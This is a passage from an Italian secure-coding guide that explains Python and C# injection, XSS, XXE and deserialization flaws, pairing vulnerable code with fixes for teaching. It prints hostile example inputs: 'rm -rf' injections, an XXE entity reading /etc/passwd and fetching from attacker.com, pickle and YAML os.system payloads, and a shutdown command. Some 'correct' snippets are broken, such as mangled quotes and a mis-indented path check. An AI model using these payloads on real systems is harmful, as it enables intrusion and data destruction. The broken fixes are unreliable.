- Effettuare un encoding (codifica) su tutti i dati dinamici prima di includerli nella pagina web. Considerare per tale scopo la libreria ESAPI4JS di OWASP.

Esempio:
codice vulnerabile:

```
document.write("Il sito si trova qui: " + document.location);
```

codice sicuro:

```
document.write("Il sito si trova qui: " +
        ESAPI4JS.encodeForURL(document.location));
```

Per maggiori informazioni vedere: http://cwe.mitre.org/data/definitions/79.html

7.5 Python

Python è un linguaggio di programmazione ad alto livello, orientato agli oggetti, adatto, tra l'altro, per sviluppare applicazioni distribuite, scripting, applicazioni web, applicazioni di computazione numerica e di system testing.
Fu sviluppato da Guido van Rossum nel peridodo 1985-1990 come Open Source, sotto licenza GNU General Public License (GPL).
Dato il grande successo e la diffusione del linguaggio, sono sosrti numerosi framework e librerie che ne aumentanto le potenzialità, sia in termini di caratteristiche, che di prestazioni.
Di seguito, un elenco delle principali vulnerabilità alle quali i programmi Python possono essere soggetti e le contromisure da adottare per mitigarle.

7.5.1 Cross-site scripting (XSS)

Come riconoscerla

Il Cross Site Scripting consiste nella possibilità di inoculare uno script e di mandarlo in esecuzione sul front-end dell'applicazione. Tramite tecniche sviluppate da malintenzionati per ottenere informazioni personali, possono, ad esempio, essere simulate pagine quasi identiche ad altri siti molto frequentati per ottenere informazioni riservate. La prassi del "social engineering" consente di ingannare gli utenti per indurli a visitare pagine fraudolente. Gli attacchi XSS di tipo reflected si verificano ogni qualvolta uno script viene

inoculato ed eseguito nel periodo in cui dura la sessione. Gli XSS stored, viceversa, sono script malevoli che sono stati memorizzati su una base dati e vengono pertanto incorporati nella pagina (e quindi eseguiti) ogni volta che qualcuno ne fa richiesta.
Siamo di fronte ad DOM based XSS se i dati malevoli, contenenti tag HTML e script, vengono incorporati direttamente nell'HTML della pagina, in modo che il browser visualizzerà queste informazioni come parte della pagina web eseguendo in maniera silente gli script. Chi visualizza la pagina modificata in modo fraudolento non sarà in grado di riconoscere l'inganno.

Come difendersi

- Per prima cosa è necessatio convalidare tutti gli input, indipendentemente dalla fonte: la convalidazione dovrebbe essere basata su una white list (una lista di valori ammessi), per cui verrebbero accettati solo i dati compresi e rifiutati tutti gli altri.
- Oltre a controllare che i valori siano compresi fra quelli ammessi o che rientrino in un determinato intervallo di validità, occorre verificare che corrispondano alle attese anche il tipo, la dimensione e il formato dei dati in input.
- Un altro accorgimento consiste nell'encoding di tutti i dati dinamici, cioè nella neutralizzazione dei caratteri pericolosi, in modo da rendere inattivi eventuali inserimenti malevoli. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
- È opportuno attivare lo standard Content Security Policy (CSP) in modo che solo le risorse scaricate da fonti attendibili possano essere utilizzate. Impostare l'attributo HTTPOnly a true per impedire il furto dei cookie.
- La maggior parte dei template di Python oggi fanno l'escaping dell'input, anche se questa funzione può essere disattivata. Il modulo flask fa l'escaping dell'HTML.

Esempio:
Codice non corretto:

```
@app.route("/")
def hello():
  name = request.args.get('namè)
  return "Hello %s" % name
```

Codice corretto:

```
from flask import escape
@app.route("/")
def hello():
  name = request.args.get('namè)
  return "Hello %s" % escape(name)
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.5.2 Code Injection

Come riconoscerla

Le vulnerabilità legate all'iniezione di codice sul lato server sorgono quando un'applicazione incorpora dati controllabili da parte dell'utente in una stringa che viene valutata dinamicamente da un interprete di codice. Se i dati dell'utente non sono rigorosamente convalidati, un malintenzionato può utilizzare l'input per iniettare codice arbitrario che verrà eseguito dal server.
Le vulnerabilità legate all'iniezione di codice sul lato server sono in genere molto gravi e portano a una completa compromissione dei dati, delle funzionalità dell'applicazione e spesso persino del server che

ospita l'applicazione. In tal caso l'attaccante potrebbe anche utilizzare il server come piattaforma per ulteriori attacchi contro altri sistemi.
Il pericolo si manifesta quando un malintenzionato riesce ad eseguire codice arbitrario nell'host dell'application server. Si potrebbero avere le seguenti problematiche:

- Possibilità di modificare i permessi all'interno di file o directory nel file system(read / create / modify / delete);
- Modifiche della struttura del sito web;
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante;
- Permettere ad utenti malintenzionati la gestione dei servizi con possibili start and stop dei servizi di sistema;
- Acquisizione completa del server da parte dell'attaccante.

Come difendersi

Ove possibile, le applicazioni dovrebbero evitare di incorporare dati controllabili dall'utente per acquisire codice che verrà eseguito dinamicamente. In quasi ogni situazione esistono metodi alternativi più sicuri per l'implementazione di funzioni applicative che non siano manipolabili per iniettare codice arbitrario.
Se si ritiene inevitabile integrare i dati forniti dall'utente nel codice eseguito dinamicamente, i dati devono essere validati rigorosamente. Idealmente, dovrebbe essere utilizzata una white list di specifici valori accettati. Altrimenti, dovrebbero essere accettate solo stringhe alfanumeriche brevi. Gli input contenenti altri dati, inclusi eventuali metacaratteri di codice eseguibile, devono essere respinti.
L'uso di exec() ed eval() va evitato per la possibilità di incorrere in una code injection.

Esempio:
Il seguente esempio mostra due funzioni che impostano un nome a paritre da una request. La prima funzione utilizza exec per eseguire la funzione setname. Ciò è pericoloso in quanto un malintenzionato potrebbe approfittarne per eseguire codice arbitrario sul server.
Ad esempio, potrebbe fornire il valore "'+ subprocess.call (' rm -rf ') +'", che distruggerebbe il file system del server.
La seconda funzione chiama direttamente la funzione setname e il parametro fornito dall'utente viene utilizzato come dato. Nessun codice potrebbe qui essere eseguito.

```
def esecuzione_codice_non_sicura(request):
  if request.method == 'POST':
    nome = base64.decodestring(request.POST.get('nomè, ''))
    #NON SICURO - Permette all'utente di eseguire del codice arbitrario.
    exec("setname('%s')" % nome)

def esecuzione_codice_sicura(request):
  if request.method == 'POST':
    nome = base64.decodestring(request.POST.get('nomè, ''))
    #SICURO - Il parametro utente solo un valore che non verrà eseguito.
    setname(nome)
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html,
Improper Control of Generation of Code ('Code Injection') CWE-94

7.5.3 Command Injection

Come riconoscerla

Si è in presenza di un attacco di command injection, noto anche come OS injection, quando l'input utente non verificato viene utilizzato, in tutto o in parte, come argomento di funzioni che eseguono comandi di shell. Tramite questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema operativo arbitrari sull'host dell'application server. In base alle autorizzazioni dell'applicazione, potrebbe:

- Alterare i permessi di file e directory all'interno del file system (read / create / modify / delete)
- Permettere delle connessioni di rete non autorizzate verso il server da parte dell'attaccante
- Acquisire il controllo dei servizi di sistema, arrestandoli o avviandoli.
- Prendere il pieno controllo del server.

Come difendersi

Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Per effettuare operazioni di basso livello, devono essere preferite specifiche API fornite dalle aziende produttrici di software.
Se è non è possibile rimuovere l'esecuzione del comando, eseguire solo stringhe statiche che non includono l'input dell'utente.
Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati conformi a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i valori non validi devono essere eliminati. Oltre ai caratteri, occorre verificare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list). Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
Se possibile, isolare tutta l'esecuzione dinamica utilizzando un account utente separato e dedicato, che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di "diritti" che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Esempio:
Nel seguente codice viene utilizzato un input non verificato per lanciare una shell dei comandi:

```
import subprocess

def codifica_file():
  nome_file = raw_input('Inserire nome file da codificare: ')
  comando = 'ffmpeg -i "{source}" file_di_output.mpg'.format(source=nome_file)
  subprocess.call(comando, shell=True) # DA NON FARE
```

Se viene fornito un nome file concatenato con la stringa "; rm -rf /", il comando di cancellazione dell'intero file system verrebbe eseguito automaticamente.
Il paramentro shell deve essere sempre "false" per impedire l'esecuzione di comandi multipli, ma ciò non è sufficiente se la stringa passata, incece di conetenere un nome file, contiene un comando malevolo. Sarebbe meglio non usare affatto la subprocess.call(), ma se proprio dev'essere fatta, il parametro passato a questa funzione dovrebbe essere sottoposto a escaping con la funzione shlex.quote().

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.5.4 Connection String Injection

Come riconoscerla

Questo tipo di attacchi è possibile nel momento in cui l'applicazione affida all'input utente la composiszione dinamica della stringa di connessione al database o a un server LDAP. Un malintenzionato potrebbe inserire una stringa opportunamente artefatta ed eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database fraudolento anziché a quello genuino;

- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione viene costruita dinamicamente con l'input inserito dall'utente per l'autenticazione stessa. Se i valori immessi sono stati verificati in misura insufficiente o non sono stati affatto verificati, la stringa di connessione potrebbe essere manipolata ad arte a vantaggio dell'attaccante.

Come difendersi

Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). In generale, è necessario controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione evitare di includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma per validarlo.

Esempio:
Forma non corretta: L'applicazione crea una stringa di connessione usando l'input dell'utente:

```
from sys import stdin
import cx_Oracle
print 'Insert your ID: '
userInput = stdin.readline()
connection = cx_Oracle.connect(userInput + '/password@99.999.9.99:PORT/SID')
```

L'input deve essere validato prima di utilizzarlo all'interno della costruzione di una stringa di connessione. Se si riesce a fare a meno dell'input utente per questo scopo è ancora meglio.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.5.5 LDAP Injection

Come riconoscerla

Si verifica quando l'applicazione comopne dinamicamente query LDAP utilizzando l'input utente, senza preventivamente verificarlo e validarlo.
Un attacco del genere permette:

- il login con un'utenza diversa (spoofing);
- l'acquisizione di privilegi di sistema (escalation of privileges);
- Il furto di informazioni.

Per comunicare con il proprio servizio di directory (ad esempio Active Directory), l'applicazione costruisce dinamicamente una stringa di connessione, includendo valori inseriti dall'utente in fase di autenticazione. Se i valori immessi dall'utente non sono stati verificati, né tantomeno sanificati, l'input potrebbe essere utilizzato per manipolare ad arte la stringa di connessione.

Come difendersi

Validare tutti gli input, indipendentemente dalla provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati specificati nella white list, scartando quelli che non la rispettano). Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.5.6 Resource Injection

Come riconoscerla

Un utente malintenzionato potrebbe aprire una backdoor per connettersi direttamente al server, aggirando tutti le procedure di autenticazione e autorizzazione.

Come difendersi

Non consentire a un utente di definire i parametri relativi ai sockets di rete.

Esempio:
Forma non corretta – L'applicazione apre una socket di rete utilizzando un nome host immesso dall'utente:

```
from sys import stdin
import socket
import sys
userInput = stdin.readline()
HOST = userInput
PORT = 8888 # Arbitrary non-privileged port

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print 'Socket created'
#Bind socket to local host and port
try:
  s.bind((HOST, PORT))
except socket.error as msg:
  print 'Bind failed. Error Code : ' + str(msg[0]) + ' Message ' + msg[1]
  sys.exit()
print 'Socket bind completè
```

Forma corretta - L'applicazione indica uno o piu' indirizzi host codificati in una white-list tra i quali l'utente può scegliere.

```
import socket
import sys
HOST = ''  # Symbolic name, meaning all available interfaces
PORT = 8888 # Arbitrary non-privileged port
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print 'Socket created'
#Bind socket to local host and port
try:
  s.bind((HOST, PORT))
except socket.error as msg:
  print 'Bind failed. Error Code : ' + str(msg[0]) + ' Message ' + msg[1]
  sys.exit()
print 'Socket bind completè
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.5.7 SQL Injection

Come riconoscerla

Se l'applicazione compone le query SQL per interrogare il database con l'input dell'utente, un malintenzionato potrebbe introdurre satringhe alterate ad arte per accedere indebitamente ai dati del sistema, rubare qualsiasi informazione riservata memorizzata (ad esempio i dati personali dell'utente o le carte di credito) ed eventualmente modificare o cancellare i dati esistenti.
L'applicazione comunica con il suo database inviando una query SQL in formato testo. Se l'applicazione crea la query semplicemente concatenando le stringhe provenienti dall'input dell'utente, non verificandone la validità, il pericolo che venga sferrato un attacco di SQL injection è molto concreto.

Come difendersi

Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list: dovrebbero essere accettati cioè solo i dati conformi a una struttura specificata, scartando quelli che non la rispettano. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Invece di concatenare le stringhe si consiglia di:

- Utilizzare componenti di database sicuri come le stored procedures, le query parametrizzate e le associazioni degli oggetti (per comandi e parametri);
- Una soluzione consigliabile è l'adozione di una libreria ORM, come EntityFramework, Hibernate o iBatis.
- Occorre inoltre limitare l'accesso agli oggetti e alle funzionalità di database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi più elevati di quelli strettamente necessari).

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

Esempio:
Il codice seguente adotta una query parametrizzata, una difesa contro la SQL injection:

```
cursor = connection.cursor(prepared=True)
stringaSQLInserimento = """ INSERT INTO dipendenti
          (id, Nome, DataAssunzione, Importo_Annuo) VALUES (%s,%s,%s,%s)"""

tupla_inserimento_1 = (progressivo, input_name, datetime.datetime.now(),
input_salario)
cursor.execute(stringaSQLInserimento, tupla_inserimento_1)

connection.commit()
print("record inserito")
```

7.5.8 XPath Injection

Come riconoscerla

Gli attacchi XPath Injection sono possibili quando un sito Web utilizza le informazioni fornite dall'utente per costruire una query XPath per i dati XML. Inviando informazioni intenzionalmente malformate nel sito Web, un utente malintenzionato può scoprire come sono strutturati i dati XML o accedere a dati a cui normalmente non avrebbe accesso. Potrebbe persino essere in grado di elevare i suoi privilegi sul sito Web se i dati XML vengono utilizzati per l'autenticazione (come un file utente basato su XML).

Come difendersi

Evitare che la costruzione della query XPath dipenda dalle informazioni inserite dall'utente. Possibilmente mapparla con i parametri utente mantenendo la separazione tra dati e codice. Nel caso fosse necessario includere l'input dell'utente nella query, questo dovrà essere precedentemente validato.
Validare tutti gli input, indipendentemente dalla loro provenienza. La validazione dovrebbe essere basata su una white list (si dovrebbero accettare solo i dati che adattano a una struttura specificata, scartando quelli che non la rispettano). Bisogna controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).

Esempio:

Forma non corretta: l'applicazione utilizza una stringa inserita dall'utente per costruire una query XPath:

```
from sys import stdin
import XPath
print 'Insert item number: '
userInput = stdin.readline()
XPath.find('//item' + userInput, doc)
```

Forma corretta: la stringa inserita dall'utente viene trasformata con un'opportuna routine di escaping, prima dell'uso nella query XPath:

```
from sys import stdin
import XPath
print 'Insert item number: '
userInput = stdin.readline()
XPath.find('//item' + escaped(userInput), doc)
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/643.html,
CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection').

7.5.9 XML External Entity (XXE) injection

Come riconoscerla

Se l'applicazione web riceve in input un documento XML che consente l'elaborazione di entità esterne, dichiarate nel DTD, il sistema potrebbe essere esposto a possibili attacchi di tipo XXE. Se viene effettuato il parsing di entità create ad arte, come nell'esempio seguente, potrebbero essere visualizzate dall'attaccante le password di sistema oppure eseguito del codice malevolo.
Esempio:

```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
<!ENTITY xxe SYSTEM "http://www.attacker.com/text.txt" >]><foo>&xxe;</foo>
```

Come difendersi

- Bisogna evitare di incorporare entità esterne.
- Occorre assicurarsi di disabilitare il parser dal caricamento automatico di entità esterne.
- Formati di dati meno complessi, come JSON, possono rendere più difficile la serializzazione di dati sensibili.
- Devono essere apportati i necessari aggiornamenti a tutti i parser e alle librerie XML in uso da parte dell'applicazione o sul sistema operativo sottostante.
- Se viene utilizzato SOAP, occorre aggiornarlo alla versione 1.2 o successive.
- Implementare la convalida dell'input come evidenziato in altri punti.
- Verificare che la funzionalità di caricamento di file XML o XSL convalidI l'XML in entrata utilizzando uno schema XSD.
- Le librerie utilizzate da Python per fare il parsing sono: sax, etree, minidom, pulldom, xmlrpc. Nessuna di loro offre una protezione completa da attacchi di tipo XXE, per cui è necessario – se si ha necessità di importare entità esterne, di validate il contenuto in entrata prima di sottoporlo a parsing.

7.5.10 OS Access Violation

Come riconoscerla

Un malintenzionato potrebbe preparare un input che potrebbe causare una violazione di accesso, perdita di dati privati, danneggiamento di dati o un arresto di eventuali servizi con possibile arresto dell'applicazione stessa.
Il modulo OS di Python fornisce un'interfaccia destinata all'utilizzo delle funzionalità del sistema operativo che consente l'accesso al file system e alla sua manipolazione arbitraria. Nel caso in cui un aggressore fosse in grado di fornire un input specifico per il modulo OS, potrebbero verificarsi situazioni di violazione di accesso o di corruzione dei dati, laddove non fossero messi in atto i dovuti controlli.

Come difendersi

- Trust boundaries. Non utilizzare il modulo OS per la manipolazione di file host ricevuti da una fonte non attendibile o controllata dall'utente.
- Comunicazione protetta. Assicurarsi che venga utilizzata una connessione di rete crittografata.
- Validazione. Il path di un file che si vuole manipolare dev'essere validato in modo corretto: evitare che possa essere inserito da un utente in modo dinamico. Assicurarsi, inoltre, che rispecchi completamente delle regole canoniche.
- Sandbox. Limitare l'accesso al percorso dei file all'interno di una directory specifica.
- White list. Creare una white list di file o directory che possono essere manipolati in modo sicuro e consentire l'accesso solo a questi file o directory.

Esempio:
Forma non corretta: l'applicazione riceve un file path dall'utente e rimuove il file stesso:

```
import os
import sys
[…]
path = sys.stdin.readline()[:-1]
os.remove(path)
```

Forma corretta: l'applicazione restringe l'accesso ad un file ad una specifica directory:

```
import os
import sys
def is_safe_path(basedir, path):
        return os.path.abspath(path).startswith(basedir)
        path = sys.stdin.readline()[:-1]
        if not is_safe_path('/tmp/userfiles', path):
        sys.stdout.write('Not allowed!\n')
        sys.exit()
        os.remove(path)
```

7.5.11 Unsecure deserialization

Come riconoscerla

La "unsecure deserialization" è una vulnerabilità che si verifica quando un'applicazione utilizza il processo di deserializzazione di dati serializzati non attendibili. Tra la serializzazione da parte del processo originario e la deserializzazione da parte del processo di destinazione, i dati serializzati possono aver subito inserimenti di codice dannoso.
In seguito a deserializzazione di dati inquinati con porzioni di codice malevolo, l'attaccante può infliggere un attacco di denial of service (DoS) o eseguire codice arbitrario.

Come difendersi

- Evitare di utilizzare le tecniche di serializzazione/deserializzazione. Se è strettamente necessario utilizzarle, verificare che il dato serializzato non possa essere inquinato e manomesso durante il suo percorso. Ad esempio, garantire la trasmissione attraverso una connessione sicura e criptata.
- Eliminare, se possibile, dal codice sorgente le seguenti API vulnerabili:
    - Pickle
      Esempio:
      ```
      import pickle
      data = """ cos.system(S'dir')tR. """
      pickle.loads(data)
      ```
    - PyYAML
      Esempio:
      ```
      import yaml
      document = "!!python/object/apply:os.system ['ipconfig']"
      print(yaml.load(document))
      ```
    - Jsonpickle
    - Metodi encode e store

7.6 C#

C# è un linguaggio di programmazione orientato agli oggetti sviluppato da Microsoft all'interno dell'iniziativa .NET, e successivamente approvato come standard della Ecma (ECMA-334) e ISO (norma ISO/IEC 23270). La sintassi e la struttura del C# prendono spunto da vari linguaggi nati precedentemente, in particolare Delphi, C++ e Java. Il risultato è un linguaggio con meno simbolismo rispetto a C++, meno elelementi decorativi rispetto a Java, ma comunque orientato agli oggetti in modo nativo e adatto allo sviluppo di una vasta gamma di soluzioni software.
Vengono di seguito analizzate le principali vulnerabilità e relative contromisure da adottare.

7.6.1 Cross-site scripting (XSS)

Come riconoscerla

Il Cross Site Scripting consiste nella possibilità che un attaccante possa inserire nella pagina dell'applicazione, quindi nel codice HTML, script che, una volta eseguiti, possano trarre in inganno i legittimi utenti, trafugare informazioni e predisporre nuovi attacchi.
Questa minaccia, enormemente diffusa, è dovuta allo scarso controllo dell'input da parte delle web application.
Il Cross Site Scripting può essere reflected o stored. Nel primo caso, uno script inoculato è valido solo all'interno della sessione corrente, ma i suoi effetti possono essere molto dannosi per il sito vittima dell'attacco.
Ancora più grave è il Cross Site Scripting di tipo stored. In questo caso lo script inoculato viene memorizzato come parte intregrante della pagina all'interno di un database e rispristinato ogni qual volta la pagina in questione viene caricata. Quest'attacco è stato sfruttato ampiamente nel recente passato, soprattutto laddove veniva consentito agli utenti di inserire recensioni, commenti e altri contributi.

Volendo schematizzare, possiamo categorizzare gli attacchi XSS nelle seguenti tipologie:

- Reflected XSS, in cui la stringa dannosa proviene dalla richiesta dell'utente.
- Stored XSS, in cui la stringa dannosa proviene dal database del sito Web.

Esiste anche un Cross Site Scripting dovuto a una lacuna nella codifica UTF-7, che permettere di mascherare i caratteri "<" e ">", facendoli sfuggire al controllo. Questa minaccia non è più possibile nei moderni browser, ad eccezione di Microsoft Internet Explorer 11.

Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano. Occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Codificare completamente tutti i dati dinamici prima di incorporarli. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
- Si consiglia, a tal proposito, di utilizzare la libreria di codifica ESAPI.
- Nell'intestazione di risposta Content-Type HTTP, è necessario definire esplicitamente la codifica dei caratteri (charset) per l'intera pagina.
- Impostare l'attributo HTTPOnly per proteggere il cookie della sessione da indebite letture da parte di script malevoli.

Esempi:

La libreria HtmlSanitizer permette di depurare una stringa in input da costrutti sintattici alla base di un attacco XSS. Di seguito una funzione che utilizza tale libreria:

```
public static string SanitizeHtml(string html, params string[] blackList)
{
   var sanitizer = new HtmlSanitizer();
   if (blackList != null && blackList.Length > 0)
   {
     sanitizer.BlackList.Clear();
     foreach (string item in blackList)
      sanitizer.BlackList.Add(item);
   }
   return sanitizer.Sanitize(html);
}
```

Qui viene mostrato del codice C# vulnerabile alla XSS reflected:

```
string nome = Request.QueryString["nome"];
Response.Write("Ciao " + nome); // non sicuro
```

Di seguito lo stesso codice, messo in sicurezza:

```
string nome = Request.QueryString["nome"];
nome = System.Web.Security.AntiXss.AntiXssEncoder.HtmlEncode(nome, true);
Response.Write("Ciao " + nome);
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.6.2 Code Injection

Come riconoscerla

L'applicazione esegue del codice ricevuto attraverso l'input che non è stato sufficientemente verificato. Un utente in grado di inserire codice arbitrario può prendere il controllo dell'applicazione e del server, se non sono state adottate tecniche di difesa in profondità.

Esempio:

Il codice seguente mostra come del codice C# può essere passibile di code injection:

```
String codiceUtente = request.Form["Codice"];

CSharpCodeProvider compiler = new CSharpCodeProvider();
CompilerParameters parametri = new CompilerParameters();
parametri.GenerateInMemory = true;
parametri.GenerateExecutable = true;

try
{
  CompilerResults risultati = compiler.CompileAssemblyFromSource(parametri, codiceUtente);

  Assembly compilato = risultati.CompiledAssembly;
  exitCode = (int)compilato.EntryPoint.Invoke(null, new object[0]);
  […]
```

Come difendersi.

- È vietata qualsiasi esecuzione dinamica di codice ricevuto da canali non attendibili. Se è prorpio necessario compilare ed eseguire dinamicamente del codice dinamico, occorre allore predisporre una sandbox isolata, ad esempio AppDomain di .NET o un thread isolato.
- Devono essere effettuati tutti i controlli possibili per validare il codice in ingresso.
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- Se è possibile optare per isolare tutta l'esecuzione dinamica utilizzando un account utente separato e dedicato che abbia privilegi solo per le operazioni e i file specifici utilizzati dal codice da eseguire, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti

venga attribuito il più basso livello di “diritti” che possano, detenere rimanendo comunque in grado di compiere il proprio lavoro.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/94.html Improper Control of Generation of Code ('Code Injection') CWE-94

7.6.3 Command Injection

Come riconscerla

Sfruttando questa vulnerabilità un aggressore potrebbe eseguire comandi di sistema arbitrari sull’application server. Il danno che potrebbe essere arrecato comprende:

- la possibilità di modificare i permessi all’interno di file o directory nel file system (read / create / modify / delete);
- la possibilità di instaurare connessioni di rete non autorizzate verso il server;
- la possibilità di gestire i servizi di sistema, avviandoli, fermandoli o rimuovendoli;
- la completa acquisizione del controllo del server da parte dell'attaccante.

Attraverso questa vulnerabilità l'applicazione viene portata ad eseguire i comandi dell’attaccante. L'operazione spesso viene effettuata utilizzando stringhe di input controllate dall'utente, sulle quali non viene effettuata alcuna verifica.
Potrebbero così essere eseguiti direttamente sul server comandi anche molto pericolosi per il sistema o per la sicurezza dei dati.

Come difendersi

- Rimodulare il codice per evitare una qualsiasi esecuzione diretta di script di comandi. Per effettuare operazioni di sistema, utilizzare eventualmente API fornite dalla piattaforma.
- Se non è possibile fare a meno di lanciare shell dei comandi, assicurarsi tuttavia di eseguire solo stringhe statiche, che non includano l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla loro provenienza. La convalida dovrebbe essere basata su una white list: dovrebbero essere accettati solo i dati che adattano a una struttura specificata, e scartati i dati che non rientrano in questa categoria. I parametri devono essere limitati a un set di caratteri consentito e i caratteri riconosciuti come estranei devono essere filtrati e neutralizzati (escaping). Oltre ai caratteri, occorre controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
- Configurare l'applicazione da eseguire utilizzando un account utente limitato che non disponga di privilegi non necessari.
- L’esecuzione del codice dovrebbe utilizzare un account utente separato e dedicato, fornito dei soli privilegi strettamente necessari, in base al principio denominato "Principle of Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di “diritti” che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Esempio:
Il seguente codice è vulnerabile, poiché se al parametro “comando” viene passato il valore "/ sbin / shutdown" e il server Web è in esecuzione come root, la macchina che esegue il server Web verrà arrestata e non sarà disponibile per richieste future:

```
public IActionResult Run(string nomeFile)
{
  Process p = new Process();
  p.StartInfo.FileName = nomeFile; // Non sicuro
  p.StartInfo.RedirectStandardOutput = true;
  p.Start();
  string output = p.StandardOutput.ReadToEnd();
```

```
        return Content(output);
    }
```

La versione sicura del codice prevede un controllo che filtri le richieste:

```
    public IActionResult Run(string nomeFile)
    {
     // Se il valore passato è nullo o contiene caratteri
     // diversi dalle lettere minuscole o maiuscole
     // respinge la richiesta
     if (nomeFile == null || !Regex.IsMatch(nomeFile, "^[a-zA-Z]+$"))
     {
      return BadRequest();
     }

     Process p = new Process();
     p.StartInfo.FileName = nomeFile; // adesso è sicuro
     p.StartInfo.RedirectStandardOutput = true;
     p.Start();
     string output = p.StandardOutput.ReadToEnd();
     return Content(output);
    }
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/77.html CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')

7.6.4 Connection String Injection

Come riconoscerla

Questo tipo di attacchi è possibile nel momento in cui l'applicazione affida all'input utente la composiszione dinamica della stringa di connessione al database oppure al server.
Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database oppure al server. Utilizzando strumenti e modifiche di testo semplici, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database fraudolento anziché a quello genuino;
- Scoprire la password dell'account di sistema nel database (tramite un brute-force attack).

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione viene costruita dinamicamente con l'input inserito dall'utente. Se i valori immessi sono stati verificati in misura insufficiente o non sono stati affatto verificati, la stringa di connessione potrebbe essere manipolata ad arte a vantaggio dell'attaccante.

Come difendersi

- Validare tutti gli input, indipendentemente dalla loro provenienza. Per la validazione, si consiglia l'approccio white list (sono accettati solo i dati che adottano una struttura specificata nella white list, scartando quelli che non la rispettano). In generale, è necessario controllare il tipo del dato, la sua dimensione, l'intervallo di validità (range), il formato ed eventuali valori attesi (white list).
